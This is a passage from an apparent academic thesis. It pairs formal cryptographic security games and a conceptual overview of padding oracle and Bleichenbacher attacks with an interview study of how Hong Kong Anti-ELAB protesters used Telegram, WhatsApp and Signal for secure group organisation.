To win the game $\mathrm{G}^{\mathsf{cr}}_{f,\mathcal{A}}$ in Fig. 2.5, the adversary $\mathcal{A}$ has to find two distinct inputs $x_0, x_1 \in D_f$ such that $f(x_0) = f(x_1)$. Note that f is *unkeyed*, so there exists a trivial adversary $\mathcal{A}$ with $\mathsf{Adv}^{\mathsf{cr}}_{f}(\mathcal{A}) = 1$

```
$\mathrm{G}^{\mathsf{cr}}_{f,\mathcal{A}}$
1 : $(x_0, x_1) \leftarrow\$ \mathcal{A}$
2 : return $(x_0 \neq x_1) \wedge (f(x_0) = f(x_1))$
```

Figure 2.5. Collision resistance of a function f.

whenever f is not injective. We will use the notion of CR-security in a constructive way, to build a specific collision-resistance adversary $\mathcal{A}$ (for $f = \mathsf{SHA\text{-}256}$ with a truncated output), see Section 6.4.2.

Next, we define the one-time variant of what it means for a function family to be pseudorandom.

Definition 11 (OTPRF**-security).** Consider the game $\mathrm{G}^{\mathsf{otprf}}_{\mathsf{F},\mathcal{D}}$ in Fig. 2.6 defined for a function family F and an adversary $\mathcal{D}$. The advantage of $\mathcal{D}$ in breaking the OTPRF-security of F is defined as $\mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{F}}(\mathcal{D}) := 2 \cdot \Pr\left[\mathrm{G}^{\mathsf{otprf}}_{\mathsf{F},\mathcal{D}}\right] - 1$.

```
$\mathrm{G}^{\mathsf{otprf}}_{\mathsf{F},\mathcal{D}}$
1 : $b \leftarrow\$ \{0, 1\}$
2 : $b' \leftarrow\$ \mathcal{D}^{\mathrm{RoR}}$
3 : return $b' = b$

$\mathrm{RoR}(x)$    // $x \in \mathsf{F.In}$
1 : $k \leftarrow\$ \mathsf{F.Keys}$
2 : $y_1 \leftarrow \mathsf{F.Ev}(k, x)$
3 : $y_0 \leftarrow\$ \{0, 1\}^{\mathsf{F.ol}}$
4 : return $y_b$
```

Figure 2.6. One-time pseudorandomness of a function family F.

The game $\mathrm{G}^{\mathsf{otprf}}_{\mathsf{F},\mathcal{D}}$ in Fig. 2.6 samples a uniformly random challenge bit b and runs the adversary $\mathcal{D}$, providing it with access to the RoR oracle. The adversary is allowed to query the oracle arbitrarily many times. Each time RoR is queried at some $x \in \mathsf{F.In}$, it samples a uniformly random key k from $\mathsf{F.Keys}$ and returns either $\mathsf{F.Ev}(k, x)$ (if $b = 1$) or a uniformly random element from $\{0, 1\}^{\mathsf{F.ol}}$ (if $b = 0$). $\mathcal{D}$ wins if it returns a bit $b' = b$.

Then, we give the one-time variant for indistinguishability from random of a deterministic symmetric encryption scheme.

Definition 12 (OTIND$**-security).** Consider the game $\mathrm{G}^{\mathsf{otind\$}}_{\mathsf{SE},\mathcal{D}}$ in Fig. 2.7 defined for a deterministic symmetric encryption scheme SE and an adversary $\mathcal{D}$. We define the advantage of $\mathcal{D}$ in breaking the OTIND$-security of SE as $\mathsf{Adv}^{\mathsf{otind\$}}_{\mathsf{SE}}(\mathcal{D}) := 2 \cdot \Pr\left[\mathrm{G}^{\mathsf{otind\$}}_{\mathsf{SE},\mathcal{D}}\right] - 1$.

Note that in this work, we will use the term “indistinguishability” to refer to a notion that is traditionally abbreviated as IND-CPA, i.e. indistinguishability under chosen-plaintext attacks; “integrity” will be a more fluid notion able to express both INT-PTXT and INT-CTXT [BN08], i.e. integrity of plaintexts and ciphertexts respectively (see Section 6.2.4 for channel security definitions). Depending

```
$\mathsf{G}^{\mathsf{otind\$}}_{\mathsf{SE},\mathcal{D}}$
1 : $b \leftarrow\!\!\$ \{0,1\}$
2 : $b' \leftarrow\!\!\$ \mathcal{D}^{\text{RoR}}$
3 : $\textbf{return } b' = b$

$\text{RoR}(m)$  // $m \in \mathsf{SE.MS}$
1 : $k \leftarrow\!\!\$ \{0,1\}^{\mathsf{SE.kl}}$
2 : $c_1 \leftarrow \mathsf{SE.Enc}(k, m)$
3 : $c_0 \leftarrow\!\!\$ \{0,1\}^{\mathsf{SE.cl}(|m|)}$
4 : $\textbf{return } c_b$
```

Figure 2.7. One-time indistinguishability of a symmetric encryption scheme SE.

on context, for indistinguishability definitions we may use either the real-or-random version, i.e. the adversary is given a real ciphertext or a random string, or the left-or-right version, i.e. the adversary is given an encryption of one of its chosen plaintexts.

For reference, below we reproduce the definition for adaptive IND-CCA, i.e. indistinguishability under adaptive chosen-ciphertext attacks (also known as IND-CCA2), however for public-key encryption and in the left-or-right setting.

Definition 13 (IND-CCA-security of PKE). Consider the game $\mathsf{G}^{\mathsf{indcca}}_{\mathsf{PKE},\mathcal{D}}$ in Fig. 2.8 defined for a public-key encryption scheme PKE and an adversary $\mathcal{D}$. We define the advantage of $\mathcal{D}$ in breaking the IND-CCA-security of PKE as $\mathsf{Adv}^{\mathsf{indcca}}_{\mathsf{PKE}}(\mathcal{D}) := 2 \cdot \Pr\left[\mathsf{G}^{\mathsf{indcca}}_{\mathsf{PKE},\mathcal{D}}\right] - 1$.

```
$\mathsf{G}^{\mathsf{indcca}}_{\mathsf{PKE},\mathcal{D}}$
1 : $b \leftarrow\!\!\$ \{0,1\}$
2 : $(pk, sk) \leftarrow\!\!\$ \mathsf{PKE.KGen}()$
3 : $b' \leftarrow\!\!\$ \mathcal{D}^{\text{LoR},\text{Dec}}(pk)$
4 : $\textbf{return } b' = b$

$\text{LoR}(m_0, m_1)$  // $m_i \in \mathsf{PKE.MS}$
1 : $\textbf{if } c^* \neq \bot \textbf{ then return } \bot$
2 : $\textbf{if } |m_0| \neq |m_1| \textbf{ then return } \bot$
3 : $c^* \leftarrow\!\!\$ \mathsf{PKE.Enc}(pk, m_b)$
4 : $\textbf{return } c^*$

$\text{Dec}(c)$  // $c \in \mathsf{PKE.CS}$
1 : $\textbf{if } c = c^* \textbf{ then return } \bot$
2 : $m \leftarrow \mathsf{PKE.Dec}(sk, c)$
3 : $\textbf{return } m$
```

Figure 2.8. Indistinguishability of a public-key encryption scheme PKE under adaptive chosen-ciphertext attacks.

2.4 Padding oracle attacks

The construction of CCA-secure encryption schemes is further motivated by the development of attacks against real-world protocols which exploit partial decryption oracles. Padding oracles, which upon decryption of a ciphertext reveal whether the plaintext was padded correctly according to a given format, form a rich class of such oracles. Attacks exploiting padding oracles began with an attack on CBC mode as used in e.g. SSL/TLS [Vau02] and continued with attacks on a variety of different encryption and padding schemes [PY04, YPM05, BFK+12, MSA+19]. Despite this, padding oracles continue to arise in practice through implementations that reveal error messages directly or via side channels. We will add to this body of work with the attacks shown in Chapters 4 and 5.

2.4.1 RSA PKCS#1 v1.5 and Bleichenbacher's attack

The now-deprecated PKCS#1 v1.5 standard [IET98] defines a method of using RSA encryption, in particular specifying how the plaintext should be padded before being encrypted. The format of the padded data that will be encrypted is

$$\texttt{0x0002} \parallel \langle \textit{random non-zero bytes} \rangle \parallel \texttt{0x00} \parallel \langle \textit{message} \rangle .$$

If the size of the RSA modulus and hence the size of the encryption block is k bytes, then the maximum length of the message is $k - 11$ bytes to allow for at least 8 bytes of padding.

This padding format enables a well-known attack by Bleichenbacher [Ble98] (for variants and improvements of Bleichenbacher's attack see e.g. [KPR03, BFK+12, ASS+16, BSY18]). Sending some number of ciphertexts, each chosen based on previous responses of the padding oracle, leads to full plaintext recovery.

In more detail, let c be the target ciphertext, n the public modulus, and (e, d) the public and private exponents, respectively. We have $\mathsf{pad}(m) = c^d \bmod n$ for the target message m. The chosen ciphertexts sent to the oracle will be of the form $c^* = s^e \cdot c \bmod n$ for some s. If the oracle responds that c^* has correct padding, we learn that the first two bytes of $s \cdot \mathsf{pad}(m)$ are 0x0002, and hence we learn a range for its possible values, i.e. $2 \cdot 2^{8(k-2)} \leq s \cdot \mathsf{pad}(m) \bmod n \leq 3 \cdot 2^{8(k-2)} - 1$. The attack thus first finds small values of s which result in a positive answer from the oracle and for each of them computes a set of ranges for the value of $\mathsf{pad}(m)$. Once there is only one possible range, larger values of s are tried in order to narrow this range down to only one value, which is the original message.

For RSA with $k = 128$, overall the number of chosen ciphertexts required has been shown to be between 2^{12} and 2^{16} [Boy19].

We need not to be let alone. We need to be really bothered once in a while. How long is it since you were really bothered? About something important, about something real?

— R. Bradbury, Fahrenheit 451, 1953

CHAPTER 3

Collective Information Security in Large-Scale Urban Protests

Contents

The Anti-Extradition Law Amendment Bill protests in Hong Kong present a rich context for exploring information security practices among protesters due to their large-scale urban setting and highly digitalised nature. We conducted in-depth, semi-structured interviews with 11 participants of these protests. In this chapter, we reveal how protesters favoured Telegram and relied on its security for internal communication and organisation of on-the-ground collective action; were organised in small private groups and large public groups to enable collective action; adopted tactics and technologies that enable pseudonymity; and developed a variety of strategies to detect compromises and to achieve forms of forward secrecy and post-compromise security when group members were (presumed) arrested. We further show how group administrators had assumed the roles of leaders in these "leaderless" protests and were critical to collective protest efforts.

3.1 Motivation

Large-scale urban protests offer a rich environment to study information security needs and practices among groups of higher-risk users because they rely on a diverse set of digital communication platforms, strategies and tactics, and because of their sheer size. In this chapter, we study the Anti-Extradition Law Amendment Bill (Anti-ELAB) protests in Hong Kong that took place in 2019-2020, where most activities and interactions manifested in some form of digital communication. The use of different communication platforms as an integral part of the protests has already been documented in various media reports, including: large chat groups on platforms such as Telegram, protest-specific forums on the Reddit-like platform LIHKG, practices of doxxing as well as live protest maps such as HKmap.live to identify police positions [Bor19, Blu19b, Moz19, Tan19]. Recent scholarship has also highlighted the significance of digital technology to the Anti-ELAB protests. For example, "novel uses" of communication technology by Anti-ELAB protesters led them to form ad-hoc and networked "pop-up" protests, creating a new form of a "smart mob" facilitated by digital technology [Tin20]. Platforms such as Telegram and LIHKG worked to mobilise and establish a sense of community among young activists [Ku20] and created a "symbiotic network" of protesters [KNC20]. Social media was used to maintain "protest potential" over time [LCC20].

To design and build secure communication technologies that meet the needs of participants in large-scale protest movements, it is critical that designers and technologists understand protesters' specific security concerns, notions, practices and perceptions. There is also a need to understand the existing use of secure and appropriation of insecure communication tools within such protest groups, where they fail and where they succeed. Existing qualitative studies have explored security practices of different groups of higher-risk users, e.g. [EHM17, HEM18, DSKB21, MCHR15, MRC16, GMS+18, CKJ19, CKJT18, SLI+18, LHK+20], but none to our knowledge have studied such practices within large-scale urban protests.

The Anti-ELAB protests, while specific in nature like any other local protest movement, provide ample material for a case study. This is not only for the features already outlined above – urban, large-scale, digitalised – but also because of the place these protests take in the imagination of protest movements across the globe. The perceived analogue and digital tactics developed in Hong Kong have been imitated by protesters elsewhere, often with a direct reference, see e.g. [Pur19, Chu20, Hui19].

Contributions. We develop a grounded understanding of (perceived and actual) security needs and practices among Anti-ELAB protesters through in-depth, semi-structured interviews with 11 participants from Hong Kong. Through an inductive analysis of these interviews, research findings were synthesised into five main categories. We outline these in Section 3.4 – the tools used by Anti-ELAB protesters and the reasons for their adoption (Section 3.4.1), the role these tools play for the organisation of these protests (Section 3.4.2), the tactics used to detect and mitigate compromises through arrests (Section 3.4.3), the practices adopted to work around limitations of the tools relied upon (Section 3.4.4) and the routes and negotiations through which protesters arrive at their understanding and practice of security (Section 3.4.5) – before bringing these into conversation with information security scholarship in Section 3.5, where we also identify open research questions, and concluding in Section 3.6.

3.2 Related work

We position our research within studies on digital communication technology use by participants of large protest movements, including existing work on the Anti-ELAB protests to establish pre-existing understanding of their technology use, as well as scholarly work on higher-risk users.

3.2.1 Large-scale protests and digital communication

The importance of digital communication technology in large-scale protests is well documented in the social science literature, focusing in particular on the significant contribution of social media platforms to the mobilisation of social movements [Cas12, Coo11, DL15, Ems14, LC10, MNP18, MJHY15, Shi11, VLVA10]. They also highlight the critical role that digital media play in the organisation and coordination of large-scale protests, e.g. Occupy Wall Street and the Arab Spring [AG15, Fuc14, HH13, Kav15, Nie13, Tre14, TW12]. Yet, there is consensus in the literature that while the ability to form online networks can support mobilisation and organisation efforts, it is neither the sole driver nor the underlying cause.

Scholars also note how digital communication technology enables new networks and movement formations. For example, Bennett and Segerberg [BS12] describe a form of protest movements not reliant on resourceful organisations, but driven by personal online content and communications – what they call "connective action". Others, e.g. [Cas12, Kav15, MJHY15], highlight how digital technology enables the formation of decentralised networks among groups in different locations, through collective action. These movements are able to attract large numbers of participants, partly because they are supported by digital infrastructures [LC16]. Studies have also suggested that people "self-mobilise" online before taking part in protests [Har12, Lee15, SPLT11]. Finally, digital technologies are often used to facilitate on-the-ground organisation, information sharing and communication between protesters – what Treré [Tre15, Tre20] calls "backstage activism".

Messaging applications. Some studies explore the use of messaging applications in distinct resistance movements and protest environments. For example, Uwalaka et al. [URW18] considered the use of WhatsApp in the 2012 Occupy Nigeria protest, Gil de Zúñiga et al. [GdZAACR19] and Valeriani and Vaccari [VV18] studied messaging applications in activism and political organisations, while Treré [Tre20] showed how WhatsApp is used for everyday activities and organisation by protesters in Spain and Mexico. Similarly, Haciyakupoglu and Zhang [HZ15] found that in the Gezi Protests in Turkey protesters relied especially on WhatsApp to circulate information within the protest area. Messaging applications have also been linked to the spreading of rumours and incitement to violence. For example, Mukherjee [Muk20] explored the use of WhatsApp in mob lynchings in India and Arun [Aru19] linked the spreading of rumours via WhatsApp to them. Tracking and hacking on digital communication platforms are also used by private and state actors to counter opposition movements and to suppress dissent [McL16, Lab19].

While such prior works do not consider (information) security in particular, they provide broader context and in some cases surface security-related findings. For example, the importance of trust in information, technology and social media networks is explored in [HZ15, LC16] and Tsui [Tsu15] studies digital technology use and protection from state surveillance efforts, while Sowers and Toensing [ST12] engage with wider security concerns such as threats to protesters from authoritarian and violent regimes.

3.2.2 Anti-ELAB protests

The protests responded to the Hong Kong Government's attempt to pass an Extradition Law Amendment Bill [Lee20, LYTC19]. Hundreds of thousands of people took to the streets, where networked groups of protesters organised mass rallies and strikes, boycotted pro-Beijing businesses, barricaded streets, stormed public buildings including the Legislative Council Complex, occupied traffic hubs and seized university campuses [Hol20]. Recent studies have emphasised the centrality of digital and mobile communication technology to facilitate these large, dynamic and highly mobile protest activities; with tactics often referred to as "be water" and "blossom everywhere" [Hal19]. Such tactics meant that the protests emerged from the ground up among activist networks in a nonhierarchical, diversified fashion, relying on spontaneous initiatives rather than top-down leadership and organisation. In general, this served two purposes. While it provided protection from prosecution of individual protesters and police detection, it gave rise to fluid, horizontal communication within and between dispersed groups of protesters [Hol20]. These tactics were partly rooted in protesters' experiences from the 2014 Umbrella Movement in Hong Kong, where high-profile protesters were arrested and imprisoned, and which were also supported by digital modes of participation that enabled, for example, real-time coordination of "improvisatory acts" [LC16].

The Anti-ELAB protests are widely considered to have been "innovative" in their tactics, particularly the interaction between "front line" protesters and others. A *frontliner*, roughly, is someone engaging in activities that risk direct confrontation with law enforcement [Chu20]. An example of a collaboration between frontliners and others are ride sharing schemes where car owners picked up frontliners to transport them out of the protest area because public transport was deemed unsafe or shut down [Wu19]. These schemes were run via public online groups that connected protesters with drivers.

Existing scholarship reveals little about the security considerations of Anti-ELAB protesters. Ting [Tin20, p.363] notes that networked protesters used "encrypted messaging app Telegram and mass Airdrops over Bluetooth" to coordinate protest activities, and that WhatsApp and Signal were used to share protest information and to request supplies. Ku [Ku20] points to the mobilisation of Hong Kong youth activists through Telegram and the Reddit-like forum LIHKG, while Kow et al. [KNC20] show how "hundreds of groups" on these two platforms were used to mobilise the protests through polls and the ability to act anonymously. Importantly, however, none of these studies engaged with protesters, but relied solely on interpretative analyses of social media posts, forum posts and/or wider discourses.

3.2.3 Higher-risk users and secure communication

Looking beyond large-scale protests, our research ties in with other qualitative works exploring the security concerns of higher-risk users. The use of secure messaging by higher-risk users is considered in [EHM17, HEM18]. Through interviews with human rights activists and secure messaging application developers, this chapter outlines common and diverging privacy and security concerns among these groups. They found that while developers aim to cater to higher-risk users, the (perceived) security needs of these groups of users are not well understood and thus not well served. Similarly, in [AGRS15] the authors discuss the divide between activists and technologists. They advocate that "security engineers [...] step into the language of collective action within a political project" to produce solutions that cater to the decidedly collective needs of activists and contrast this with a prevalent practice where "in the absence of far away users under threat, designers can invoke them at will and imagine their needs" [AGRS15].

The security needs of marginalised groups have received renewed attention from information security academics due to an invited talk by Seny Kamara at CRYPTO 2020 [Kam20, New20]. In this talk, Kamara characterises "Crypto for the People" as "concerned with fighting oppression & violence from Law Enforcement (Police, FBI, ICE), from social hierarchies and norms, from domestic terrorists" [Kam20] and contrasts it with a libertarian-inspired concern for personal freedoms. More broadly, studies have explored security for civil society groups [SR16], the security and privacy needs of journalists [LZR17, MCHR15, MRC16], privacy concerns among transgender people [LHK$^+$20], protection practices by Sudanese activists [DSKB21], fundamental security challenges experienced by refugees [CKJ19, CKJT18, JCKT20, SLI$^+$18] as well as undocumented migrants [GMS$^+$18]. Like many of these prior works, our work suggests that the population we study has distinct (information) security needs that must be understood in order to design security technologies that meet those needs.

3.2.4 Preliminaries on technologies

Here, we describe the technologies referenced by the participants of our interviews, outlining the features and properties that they had at the time when the interviews were conducted.

LIHKG is a Reddit-like forum that allows posts only from users with email addresses originating in Hong Kong (see [Ku20]). **Signal** and **WhatsApp** are messaging applications that use phone numbers as contact handles and perform end-to-end encryption by default on all chats. Both applications support one-on-one chats as well as private group chats of up to 1,000 and 256 users respectively.[1] **Telegram** is a messaging application that offers the option of end-to-end encryption for one-on-one chats only and supports public and private groups of size up to 200,000 as well as public channels with an unlimited number of subscribers. Telegram requires a phone number for registration but allows this to be hidden from other users.

Facebook Messenger is a chat service connected to Facebook, offering optional end-to-end encryption. On the technology level, Telegram makes roughly the same security promises as Facebook Messenger with respect to confidentiality – with its bespoke MTProto protocol taking the role that TLS plays for Facebook – but it makes it easier to adopt a pseudonym.

Signal and Telegram secret chats allow users to send *disappearing* messages which are deleted by the sending and receiving application after a certain time has passed (five seconds to one week). WhatsApp has recently enabled this option but has a fixed timer of one week.[2] Telegram also supports *scheduled* messages to be sent at a later date and time, before which the sending of the message can be cancelled.[3] Further, Telegram allows a user in a one-on-one chat to *delete* messages for the other party, and a group administrator to delete messages for all group members. Neither WhatsApp nor Signal used to support this feature.[4] Telegram supports conducting anonymous *polls* in groups and channels.

Life360 is an application that allows remote monitoring of a phone – e.g. location, remaining battery – that describes itself as a *"family safety service"* [Lif20] but is mostly known for being invasive [Ohl19]. WhatsApp and Telegram also support *live location sharing* with another user for a period of time.

[1]As of May 2023, WhatsApp has increased the maximum number of users in a group chat to 1,024.

[2]As of May 2023, WhatsApp offers 24 hours and 90 days as additional options.

[3]The messages are scheduled on the server and thus will be sent even if the user goes offline afterwards.

[4]As of May 2023, Signal includes limited support for message deletion for everyone (only the sender can delete their own messages, within three hours of sending) [Sig20], and WhatsApp supports the same feature with a time limit of two days.

3.3 Methodology

In this section, we outline our methodology, which is based on a qualitative research design and a grounded approach [Cha14, HKM17], and informed by existing social movement research (see e.g. [BT02]).

3.3.1 Semi-structured interviews

Semi-structured interviews were chosen due to their exploratory nature; they are sufficiently structured to provide consistency across interviews and to address particular research questions, while leaving space for participants to offer new meaning to the topics (see e.g. [Gal13]).

Interview process. Informed by a topic guide (Appendix A), the interviews explored the use of communication technology within the protest environment and how protesters' security needs and practices shaped this use. Each interview covered topics such as communication technology use in Hong Kong, including specific platforms and applications as well as security concerns related to this technology use. The first two topics covered in the interviews deliberately did not focus on security, as it was important not to "force" a security angle. However, all participants mentioned specific security concerns related to their use of technology before we asked about them. This is not surprising, since information provided to participants prior to the interviews included information about the broader research focus and the composition of the research team. Moreover, the adversarial context foregrounded security concerns. Interview questions were intentionally broad to ensure that the research remained exploratory. This is an essential aspect of qualitative research, which works in the context of discovery and therefore emphasises openness and depth. The interviews were conducted by one member of the research team, between December 2019 and July 2020, as outlined in Table 3.1. Interviews were conducted remotely in English.

Participants and recruitment. 11 participants from Hong Kong (P0-P10), all of whom had either primary or secondary experience of the protests, were recruited. All participants had attended at least one Anti-ELAB protest and were all members of protest-related online groups. The distinction between *primary* and *secondary* denotes front-line protest experience. Participants self-reported as "only" having secondary experience, because they had not been on the front line of a protest and were therefore less likely to have direct confrontation with law enforcement, while participants with primary experience had.

The protection of participants was our priority at all stages of the research. Initially, we only contacted publicly-known figures in Hong Kong, which led to three initial interviews. We then reached out to potential participants through two local gatekeepers,[5] who shared our contact details and a participant information sheet (PIS) with potential participants. The PIS outlined what participation would

[5]See e.g. [HA07, Ch.3] for a discussion on the use of gatekeepers for access.

Table 3.1. Participants and interviews.

Participants		**Interview**		
ID	*Experience*	*Duration*	*Medium*	*Timing*
P0	Primary	82 minutes	Audio	December 2019
P1	Primary	43 minutes	Audio	December 2019
P2	Primary	64 minutes	Audio	February 2020
P3	Primary	51 minutes	Video	April 2020
P4	Secondary	47 minutes	Audio	April 2020
P5	Secondary	39 minutes	Video	June 2020
P6	Secondary	62 minutes	Video	June 2020
P7	Primary	73 minutes	Audio	June 2020
P8	Secondary	53 minutes	Video	June 2020
P9	Primary	87 minutes	Audio	June 2020
P10	Primary	46 minutes	Audio	July 2020

We categorise participants' protest experience as *primary* or *secondary*, with the former defined as having been on the protest front line.

involve and how we would protect participant information. Gatekeepers were not involved in our communication with participants and whether someone decided to participate was not shared with them.

No specific selection or exclusion criteria were used to target individuals except for their primary or secondary involvement in the Anti-ELAB protests. However, this was by no means a straightforward recruitment process. We contacted more than 60 individuals linked to the protests and recruited 11. There are a number of reasons for this. First, the sensitive nature of the research and the importance of anonymity for protesters made it difficult to identify and recruit individuals with relevant protest experience. Second, parts of the research coincided with China passing a new national security law for Hong Kong, which also imposes restrictions on engaging with "external elements" [SCM20]. Thus, many of our contacts declined to participate for safety reasons. Third, COVID-19 meant that travel to Hong Kong to engage with protesters was not an option. Hence, all engagements were carried out online.

Human subjects and ethics. All of our activities were approved for self-certification through our institution's Research Ethics Committee before the start of the research. Given the high-risk environment, and since our priority was to protect participants, we made sure to design our study in a way that minimised the collection of personally identifiable information. We recommended encrypted and ephemeral modes of communication, but followed participants' preferences, while using burner devices and anonymous accounts on our end to limit potential attack surfaces. Interviews were carried out by one researcher and were not audio recorded. With explicit consent from participants, extensive interview notes – verbatim where possible – were captured by the researcher. These were transcribed and stored on an encrypted hard drive.[6] To minimise risks to participants and researchers, we

[6]Transcripts are retained for one year after publication and then destroyed.

compartmentalised internally and only the researcher who carried out and transcribed the interviews had access to the raw data. Participants were not required to make their names known to us and we did not record any personal details in our interview notes. We do not report demographic information such as age or gender, nor do we report participant locations or their employment status. This is to protect their anonymity. Finally, participants were not compensated for taking part.

3.3.2 Data analysis

Interviews were analysed through an inductive analytical process, where the same (one) researcher coded the data through three coding cycles using NVivo 12 [Int20]. The first cycle used open coding and produced a range of descriptive codes, which were grouped in the second cycle to produce axial codes [Sal15]. In the third coding cycle, the core variables in the data were identified and selective codes were produced and grouped into categories [RR95]. This form of analysis is employed to identify and analyse patterns across a qualitative data set, rather than within a particular data item, such as an individual interview. At the final stage of the analysis, technological implications were explored by the entire research team.

Limitations. A number of limitations should be taken into account when interpreting our findings. First, our study was limited by the difficulties we experienced in engaging participants in our research, as outlined in Section 3.3.1, and research findings might have captured other practices if further interviews had been conducted. Yet, the semi-structured nature of the interviews was chosen to provide depth rather than scale. Moreover, the analysis suggests that coding saturation was reached. Second, conducting interviews online limited the researcher's ability to observe the participants' physical settings, which might have affected their ability to speak freely. Third, some protesters, who declined to participate, might have been particularly concerned about security. Fourth, while participants spoke fluent English, it might have been possible to recruit a broader selection of participants if interviews had been conducted with the assistance of a translator.

Finally, there is an inherent bias in interview-based research, particularly when it concerns security or technology questions, given that participants self-select to take part. Some contacts decided against participation because they did not feel that they knew enough about the technologies they were using. This limitation is not unique to this study, but mirrors other technology-focused interview-based studies; they are inherently biased towards the more tech-savvy end of the population being studied, such as security trainers or attendees of IT security trainings. Future work should consider adopting ethnographic methods of inquiry to overcome this limitation.

3.4 Research findings

Our research findings are structured into five subsections: Section 3.4.1 focuses on the technologies used by protesters and why, Section 3.4.2 shows how these technologies interact with the social organisation of the protests, Section 3.4.3 discusses tactics for detecting and reacting to arrests, Section 3.4.4 shows how protesters address the limitations of the technologies they rely on, and Section 3.4.5 focuses on how and from where protesters develop ideas about their security.

3.4.1 Tools

Internal communication between Anti-ELAB protesters was mainly done through two messaging applications: Telegram (predominantly) and WhatsApp, with most protesters joining dedicated protest-related groups on both applications.

Telegram was used by all participants and dominated our findings. One participant summarised Telegram as *"the most useful platform, followed by WhatsApp"* (P0), while another expanded: *"For communication and organisation, most people use Telegram"* (P6). Participants observed that its popularity in the protests was based on three conditions: (1) its widespread adoption prior to the protests, (2) its security, which was perceived to be better than any other messaging application and (3) the ability to form both large and small groups. Telegram's polling feature emerged as another reason for adoption as well as various of its features used to monitor fellow protesters for arrest, as discussed in Section 3.4.3. Participants understood Telegram to give them the *"most security"* in group chats (P0). As explained by one participant: *"We have a group on WhatsApp and another one on Telegram, but we use the one on Telegram to talk about our actions [. . .], because we think Telegram is more secure"* (P9). One participant (P5) noted that, although end-to-end encryption was not the default setting in Telegram group chats, this could be enabled. This is incorrect (see Section 3.5.3) and demonstrates how an incomplete or, as in this example, incorrect understanding of security might shape participant perceptions.

WhatsApp was also used by the majority of participants in our study and they assumed that this would be the case for others too: *"most protesters use WhatsApp too, yes definitely"* (P3). Yet, WhatsApp was seen to be less suitable compared to Telegram because it only allows for groups of up to 256 members.

While *Signal* was brought up by several participants without prompting, our data suggests that it has not seen any significant adoption among Hong Kong protesters. Participants highlighted the discrepancy between what they perceived as their security needs and what is offered by Signal. First, the need to provide a phone number was seen to conflict with the need for anonymity to avoid police detection: *"the reason we don't use Signal is because Signal requires that you know the telephone number of the other people if you want to make a contact"* (P7) and *"The thing is, people in Hong Kong cover their faces when they go out to protest. They want to be anonymous. So, if you have to then give your phone number, it doesn't make sense"* (P7).[7] When asked whether they would consider using burner SIM cards to use Signal, they responded that the benefits would not outweigh the risks. Second, the function of being able to delete messages sent by other group members was key for protesters: *"You cannot tell people to use Signal instead of Telegram, because that's not realistic and also Signal is horrible*

[7]Anti-ELAB protesters defied the ban on wearing face masks that was introduced in Hong Kong in October 2019 [BV19].

at other things that the protesters need. For example, you cannot control what happens to your messages once you have sent them. You can just use disappearing messages" (P6). Thus, participants in our study compared the security offered by Signal to Telegram – not to WhatsApp – when making decisions about which tools to use.

While WhatsApp also requires phone numbers, it was already widely used by participants before the protests and they felt confident and, as a result, secure using a tool with which they were already familiar. Where Telegram catered to their need for anonymity in large group chats, WhatsApp was used for small close-knit groups, where anonymity was not a security need. Hence, Signal was not seen to provide them with additional security or required key functionality.

3.4.2 Social organisation

Our work speaks to the utility of groups on messaging applications for on-the-ground protest organisation enabling collective practices, strategies and tactics – and to related security requirements. Here, we discuss such practices and show how different types of groups, characterised by their size, imply different, at times opposing, security requirements.

Group types. Two types of groups were identified in the data: large Telegram groups, sometimes with 2,000, 20,000 and 50,000 members and small(er) groups on both Telegram and WhatsApp. The former comprised public groups set up to disseminate protest information across large networks, facilitate collective decision making and reach and connect disparate groups. The latter were formed around more or less close-knit groups of protesters.

All participants in our study were members of several Telegram groups; some small groups, made up of people they had met during the protests, and some large groups, which they predominantly used for information-gathering purposes. This divide also mirrors the division between participants' protest experience; those with only secondary experience had never been part of small protest groups, but were in several large public Telegram groups. Participants with primary protest experience were members of both types of groups. All participants, regardless of protest experience, gave examples of how they knew that the large Telegram groups were infiltrated by e.g. local police officers, who monitored the groups to gather information about protesters and protest strategies. Several participants also reported deliberate attempts to undermine the protest efforts in these groups by presumed infiltrators. While there was general consensus among participants that the disruption caused by these infiltrators was minimal, it highlights an important aspect of big group chats: all participants accepted that confidentiality could not be achieved in these large groups, while they assumed that it could be achieved in the smaller groups. However, large groups were essential for the successful organisation of protest activities because of their scale and reach – and crucial for the collective actions that they facilitated, such as joint decision making.

For all participants with primary protest experience, being able to organise quickly and securely was the key motivating factor behind having smaller rather than larger groups. The large groups were run by dedicated administrators (see Section 3.4.2), while the small groups were formed *"quite organically and not that organised"* (P5). Each small group, however, had its own identity, its own utility. One participant explained this by drawing on two groups, one with 26 members on Telegram and another one with six members on WhatsApp: *"there are still some differences between those 26, because I met six of them and formed a small team. But the other 20 joined later. So, actually, those 20, I haven't met them before, face-to-face. We have the WhatsApp group, only the six of us. And on Telegram we have the 26"* (P2).

Strategies and tactics. The importance of secure messaging applications for protesters has already been articulated in previous works, e.g. [EHM17, GdZAACR19, HEM18, Tre20]. In the Anti-ELAB protests, such applications more specifically cater to the particular strategies and tactics employed by protesters: a flat structure, mobile, dynamic and large-scale in nature. All participants in our study explained how the ability to collectively decide on strategies and tactics in real time across large and geographically dispersed protest sites was essential to the success of the protests. One participant articulated how Telegram provided a *"safe online space"* to collectively decide specific actions: *"we use Telegram to talk about our actions, our equipment, our strategies, our tactics"* (P2). Another participant spoke about how Telegram enabled immediacy, which was needed when tactics had to be altered during a protest: *"during the protests themselves, the information is more related to strategy, like, what to do right now"* (P5). Both quotes highlight the sense of urgency felt by participants when talking about sharing tactical information during protest actions.

Several other participants expressed a sense of information overload given the volume of information being shared during protests. This often made it difficult for them to keep up with evolving protest tactics. One participant noted: *"When protests are actually taking place, the groups are much more active, there's information all the time and it's difficult [...] to know what the strategy is"* (P9). Such statements exemplify the challenges experienced by protesters when faced with multi-directional and extensive information in both adversarial and highly digitalised environments: *"it's hard to keep track of stuff"* (P10). All participants with primary protest experience spoke of how they would have to make tactical decisions within seconds when receiving information about police locations or new gathering points. For many, this meant deciding which groups to *"keep open and which to close"* (P7) while participating in protest activities, hence, limiting the information they would have to digest.

Collective decision making. Protests are by their very nature a collective endeavour and the mobilisation of protesters has been the topic of many recent works, as identified in Section 3.2.1. However, beyond mobilisation, our data reveals how Telegram and LIHKG were used to make collective decisions about protest tactics, in real time.

